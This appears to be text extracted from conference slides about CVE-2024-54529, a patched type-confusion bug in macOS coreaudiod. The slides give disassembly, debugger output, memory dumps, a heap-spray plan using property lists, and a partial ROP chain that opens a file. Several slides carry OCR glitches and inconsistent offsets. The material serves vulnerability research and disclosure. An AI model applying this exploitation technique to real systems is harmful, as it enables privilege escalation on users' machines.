mov rdi, r14 ; this
call HALS_ObjectMap::ReleaseObject(HALS_Object *)
mov r14, [rbp+var_80]
test r14, r14
jz short loc_7FF813A5A7E2
```

```
loc_7FF813A5A928:
mov rdi, cs:7FF8508A
mov esi, 10h
call _os_log_type_ena
test al, al
short loc_7FF813A5A7E2
```



## THE ATTACK CYCLE

# CVE-2024-54529: Type Confusion

Identify an attack vector

Choose a Target


Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

```
mov rdi, [HALS_0bj + 0x68]  
mov rax, [rdi]  
call qword ptr[rax + 0x168]
```





## THE ATTACK CYCLE

# CVE-2024-54529

Identify an  
attack  
vector

Choose a  
Target

Create a  
Fuzzing  
Harness

Fuzz and  
Produce  
Crashes

Iterate on  
the Fuzzing  
Harness

Identify and  
Exploit a  
Vulnerability

- Reported to Apple on October 9, 2024
- Fixed on December 11, 2024


## Audio

Available for: macOS Sonoma

Impact: An app may be able to execute arbitrary code with kernel privileges

Description: A logic issue was addressed with improved checks.

CVE-2024-54529: Dillon Franke working with Google Project Zero



## THE ATTACK CYCLE

# Exploitation Strategy

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- Try to find a way to write data to offset `0x68` of any `HALS_Object`
  - Several places we can influence this, for example
  - When creating a new audio device, we can place a “uid” `CFString` at the vulnerable offset

```
object_cvc_a2;
HALS_Object::HALS_Object(this, a2, object_type, object_subtype, v10);
*((_OWORD *)this + 4) = 0LL;
*((_QWORD *)this + 7) = (char *)this + 64;
*((_BYTE *)this + 80) = 0;
*((_QWORD *)this) = &unk_7FF84A094328;
v12 = (CFStringRef *)((char *)this + 104);
*((_OWORD *)((char *)this + 88)) = 0LL;
*((_QWORD *)this + 13) = uid_cfstring; ←
*((_BYTE *)this + 112) = 1;
*((_QWORD *)this + 15) = CFStringCreateWithFormat(0LL, 0LL, &stru_7FF8
*((_BYTE *)this + 128) = 1;
*((_QWORD *)this + 17) = 0LL;
*((_BYTE *)this + 144) = 1;
*((_QWORD *)this + 19) = 0x200000001LL;
*((_DWORD *)this + 40) = -1;
*((_OWORD *)((char *)this + 424)) = 0LL;
*((_BYTE *)this + 440) = 0;
v13 = operator new(248LL, 0x10A0C40D34B7B79LL);
*((_QWORD *)this + 13) = 0x10A0C40D34B7B79LL;
```




# THE ATTACK CYCLE

# Exploitation Strategy

- Try to find a way to write data to offset `0x12` of any `HALS_Object`
    - Several places influence this value
    - When creating a new object, it will receive a “uid”

# CFString at



## THE ATTACK CYCLE

# The Problem with `CFString`

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes


Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

```
mov rdi, [HALS_Obj + 0x68]  
mov rax, [rdi]  
call qword ptr[rax + 0x168]
```

- The `CFString` type has an uncontrollable header
  - We need offset `0x0` of the object pointed to at offset `0x68` of the object to be a pointer to our controlled data

```
Apple Open Source, 13 years ago | 1 author (Apple Open Source)  
struct CFString {  
    CFRuntimeBase base; // Uncontrollable header  
    union { // In many cases the allocated struct  
        struct __inline1 {  
            CFIndex length;  
        } inline1;  
        length
```



THE ATTACK CYCLE

# Exploitation Strategy

```
mov rdi, [HALS_Obj + 0x68]
```

```
mov rax, [rdi]
```

```
call qword ptr[rax + 0x168]
```

- So, we need to write a pointer to an object we control
- That object would, in turn, point to data we control
- A little tricky!

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability



## THE ATTACK CYCLE

# Running `coreaudiod` with Guard Malloc PreScribble

- Guard Malloc can be used on MacOS/iOS to more easily catch memory issues
- The **PreScribble** option places **0xAA** bytes in freshly allocated memory blocks
  - Easily to tell when objects are not zero'd properly
  - Can lead to using uninitialized (or previously freed) memory!

Identify an attack vector


Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability



## THE ATTACK CYCLE

# The ngne Object!

Identify an attack vector

Choose a Target

Create a Fuzzing Harness


Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

6 high bytes  
are using  
uninitialized  
memory!

```
***** OBJECT DUMP *****
Object ID: 45
Object Type (offset 28): ngne
Object SubType (offset 32): ngne
Raw memory contents at offset 0x0 of object:
Memory dump at 0x7fd3da9fde00:
7FD3DA9FDE00: 50 2C 4E 4C F8 7F 00 00 01 00 00 00 03 57 00 00 | P,NL.....W...
7FD3DA9FDE10: 01 01 9F DA 01 00 00 00 2D 00 00 00 6E 67 6E 65 | .....-..ngne
7FD3DA9FDE20: 6E 67 6E 65 25 00 00 00 C0 F7 B7 E9 D3 7F 00 00 | ngne%.....
7FD3DA9FDE30: 01 6F 2F 6D 00 00 00 00 A8 5A B8 E9 D3 7F 00 00 | .o/m....Z.....
7FD3DA9FDE40: 90 5A B8 E9 D3 7F 00 00 40 E5 B7 E9 D3 7F 00 00 | .Z.....@.....
7FD3DA9FDE50: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
7FD3DA9FDE60: 00 00 00 00 00 00 00 00 00 00 AA AA AA AA AA AA | .....
7FD3DA9FDE70: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
7FD3DA9FDE80: 00 00 00 00 00 00 00 00 A7 AB AA 32 00 00 00 00 | .....2....
7FD3DA9FDE90: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
7FD3DA9FDEA0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
7FD3DA9FDEB0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
7FD3DA9FDEC0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
7FD3DA9FDED0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
7FD3DA9FDEE0: A7 AB AA 32 00 00 00 00 00 00 00 00 00 00 00 00 | ...2.....
7FD3DA9FDEF0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
7FD3DA9FDF00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
7FD3DA9FDF10: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
```



THE ATTACK CYCLE

# The `ngne` Object!

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

6 high bytes  
are using  
uninitialized  
memory!

```
(lldb) c
Process 29138 resuming
Process 29138 stopped
* thread #6, queue = 'com.apple.audio.system-event', stop reason
FLT)
    frame #0: 0x00007ff813a5a79a CoreAudio`_XIOContext_Fetch_Wo
CoreAudio`_XIOContext_Fetch_Workgroup_Port:
-> 0x7ff813a5a79a <+291>: mov    rax, qword ptr [rdi]
    0x7ff813a5a79d <+294>: call   qword ptr [rax + 0x168]
    0x7ff813a5a7a3 <+300>: mov    dword ptr [rbx + 0x1c], eax
    0x7ff813a5a7a6 <+303>: mov    rdi, r13

(lldb) register read
General Purpose Registers:
    rax = 0x0000000161ddecf0
    rbx = 0x000000010e0d7570
    rcx = 0x0000000104382fc8
    rdx = 0x00000600000000600
    rdi = 0xaaaaaaaaaaaaa0000
    rsi = 0x0000000000000000
    rbp = 0x000000010e0d7550
```



THE ATTACK CYCLE

## (New) Exploitation Strategy

1. Find a way to allocate a bunch of data we control
2. Try to get a create of indirect pointers to that controlled data
3. Try to get the program to reuse our indirect pointers in the unclaimed memory region

\*Caveat: the indirect pointer will have its last 2 bytes zero'd out

Identify an  
attack  
vector


Choose a  
Target

Create a  
Fuzzing  
Harness

Fuzz and  
Produce  
Crashes

Iterate on  
the Fuzzing  
Harness

Identify and  
Exploit a  
Vulnerability



## THE ATTACK CYCLE

# Allocating Data: Property Lists to the Rescue!

- Many Apple APIs accept user data in the form of a binary or XML serialized property list
- APIs deserialize the data, which allocates memory new CoreFoundation objects
- Function `HALS_Object_SetPropertyData_DPLList` stores them!

```
if ( a5 )
{
    v11 = CFDataCreate(0LL, a4, a5);
    format = kCFPropertyListXMLFormat_v1_0;
    error[0] = 0LL;
    v12 = CFPropertyListCreateWithData(0LL, v11, 0LL, &format, error);
    CACFDictionary::operator=(&v32, v12);
    if ( error[0] )
    {
        Code = CFErrorGetCode(error[0]);
        CFRorelease(error[0]);
    }
}
```

Identify an attack vector


Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability



## THE ATTACK CYCLE

# Allocating Data: Property Lists to the Rescue!

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- Property List setting data stored in memory...

- And on disk at


/Library/Preferences/Audio/com.apple.audio.SystemSettings.plist

- Reloaded each time

coreaudiod

restarts!

```
/Library/Preferences/Audio> cat com.apple.audio.SystemSettings.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>System_MixStereoToMono</key>
    <integer>0</integer>
    <key>device.10ACB541-0000-0000-241F-0104B53C2278</key>
    <dict/>
    <key>device.10ACB541-0000-0000-241F-0104B53C2278_00000010</key>
    <dict/>
    <key>device.4C-87-5D-04-FA-0B:input</key>
    <dict/>
    <key>device.4C-87-5D-04-FA-0B:output</key>
    <dict/>
    <key>device.80-99-E7-29-62-7F:input</key>
```



## THE ATTACK CYCLE

# Property List Data Types

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

Good options for indirection!

Good options for storing payload data!

Can specify a large number of elements per **plist** - mass allocation primitive!

Core Foundation type	XML element
CFArrayRef	<array>
CFDictionaryRef	<dict>
CFStringRef	<string>
CFDataRef	<data>
CFDateRef	<date>
CFNumberRef (kCFNumberSInt32Type)	<integer>
CFNumberRef (kCFNumberSInt64Type)	
CFNumberRef (kCFNumberFloat32Type)	<real>
CFNumberRef (kCFNumberFloat64Type)	
CFBooleanRef	<true/> or <false/>



THE ATTACK CYCLE

## Exploitation Strategy

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

1. Get RCE in sandboxed process (e.g. Safari) [Assume we have this]
2. Call the `HALS_Object_SetPropertyData_DPList` API multiple times and pass a `plist` containing:
  - a. An array of `CFString` objects
3. Trigger the Type Confusion vulnerability (just to crash/restart the process)
4. Hope that an `engn` object got allocated within our old `plist`
5. Trigger the Type Confusion again (attempting to get the program to make a `call` within our previously allocated `CFString`)
6. Repeat steps 3-4 until it works!



## THE ATTACK CYCLE

# Heap Spraying

Identify an attack vector


Choose a Target


Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability





# THE ATTACK CYCLE

## New Allocation

Identify an attack vector


Choose a Target


Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability





THE ATTACK CYCLE

# Occasionally, Everything Lines Up!

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

```
→ jackalope-harness git:(offensivecon-exploit-dev) ✘ ./object-dumper-attach -instrument_unwind -pid `pgrep coreaudio` | grep "Object Type (offset 28): ngne" -B 2 -A 2
***** OBJECT DUMP *****
Object ID: 49
```

## Object Type (offset 28): ngne

Object SubType (offset 32): ngne

Raw memory contents at offset 0x0 of object:

Memory dump at 0x7f88fc96d200:

7F88FC96D200:	30 53 50 53 F8 7F 00 00 01 00 00 00 00 03 5A 00 00	0SPS.....Z..
7F88FC96D210:	01 01 B4 DD 01 00 00 00 31 00 00 00 6E 67 6E 65	.....1...ngne
7F88FC96D220:	6E 67 6E 65 28 00 00 00 40 16 12 EE 88 7F 00 00	ngne(...@.....)
7F88FC96D230:	01 43 32 EE 00 00 00 00 08 82 37 EE 88 7F 00 00	.C2.....7.....
7F88FC96D240:	F0 81 37 EE 88 7F 00 00 20 81 37 EE 88 7F 00 00	.7.....7.....
7F88FC96D250:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7F88FC96D260:	00 00 00 00 00 00 00 00 00 32 EE 88 7F 00 00	.....2.....
7F88FC96D270:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7F88FC96D280:	00 00 00 00 00 00 00 A7 AB AA 32 00 00 00 00 00	.....2.....
7F88FC96D290:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7F88FC96D2A0:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7F88FC96D2B0:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7F88FC96D2C0:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7F88FC96D2D0:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7F88FC96D2E0:	A7 AB AA 32 00 00 00 00 00 00 00 00 00 00 00 00	...2.....
7F88FC96D2F0:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7F88FC96D300:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7F88FC96D310:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....


Pointer at offset 0x68: 0x7f88ee320000

Pointer at offset 0x0 of 0x68 pointer: 0x7f88ddb3e00

Start of one of my allocated strings!

Memory dump at 0x7f88ddb3e00:

7F88DBBA3E00:	00 41 30 42 30 43 30 44 30 45 30 46 30 47 30 48	.A0B0C0D0E0F0G0H
---------------	---	------------------



## THE ATTACK CYCLE

# Building a ROP Chain

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes


Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

```
# Beginning of stack after pivot
rop[0x00:0x08] = p64(0x4242424242424242) # pop rbp filler from stack pivot
rop[0x08:0x10] = p64(LOAD_RSP_PLUS_EIGHT) # lea rax, [rsp + 8] ; ret
rop[0x10:0x18] = p64(ADD_HEX30_RSP) # add rsp, 0x30 ; pop rbp ; ret
rop[0x18:0x41] = INLINE_STRING # Inline "/Library/Preferences/Audio/malicious.txt"
rop[0x41:0x50] = b'\x42' * 15 # pop rbp filler and will be moved past
rop[0x50:0x58] = p64(MOV_RAX_TO_RSI) # mov rsi, rax ; mov rax, rsi ; pop rbp ; ret
rop[0x58:0x60] = p64(0x4242424242424242) # pop rbp filler

rop[0x60:0x68] = p64(MOV_RSI_TO_RDI) # mov rdi, rsi ; mov rax, rdi ; mov rdx, rdi ; ret
rop[0x68:0x70] = p64(POP_RSI_GADGET) # pop rsi ; ret
rop[0x70:0x78] = p64(0x201) # 0_CREAT | 0_WRONLY
rop[0x78:0x80] = p64(POP_RDX_GADGET) # pop rdx ; ret
rop[0x80:0x88] = p64(0x1A4) # 0644
rop[0x88:0x90] = p64(POP_RAX_GADGET) # pop rax ; ret
rop[0x90:0x98] = p64(0x2000005) # syscall number for open()
rop[0x98:0xA0] = p64(0x7ff80eb43089) # syscall

# [rax + 0x168] → pointer to pivot gadget (entrypoint)
rop[0x168:0x170] = p64(STACK_PIVOT_GADGET) # xchg rax, rsp ; pop rbp ; ret ROP Entrypoint
```




## THE ATTACK CYCLE

# Encoding Things Properly

- Encode payload as UTF-16, otherwise invalid UTF-8 bytes will break

```
Pointer at offset 0x0 of 0x68 pointer: 0x7fd800827200
Memory dump at 0x7fd800827200:
7FD800827200: 42 42 42 42 42 42 42 42 80 CC 79 11 FD 7F 00 00 |BBBBBBBB.y....|
7FD800827210: AF 14 DD 11 F8 7F 00 00 2F 4C 69 62 72 61 72 79 |...../Library|
7FD800827220: 2F 50 72 65 66 65 72 65 6E 63 65 73 2F 41 75 64 |/Preferences/Aud|
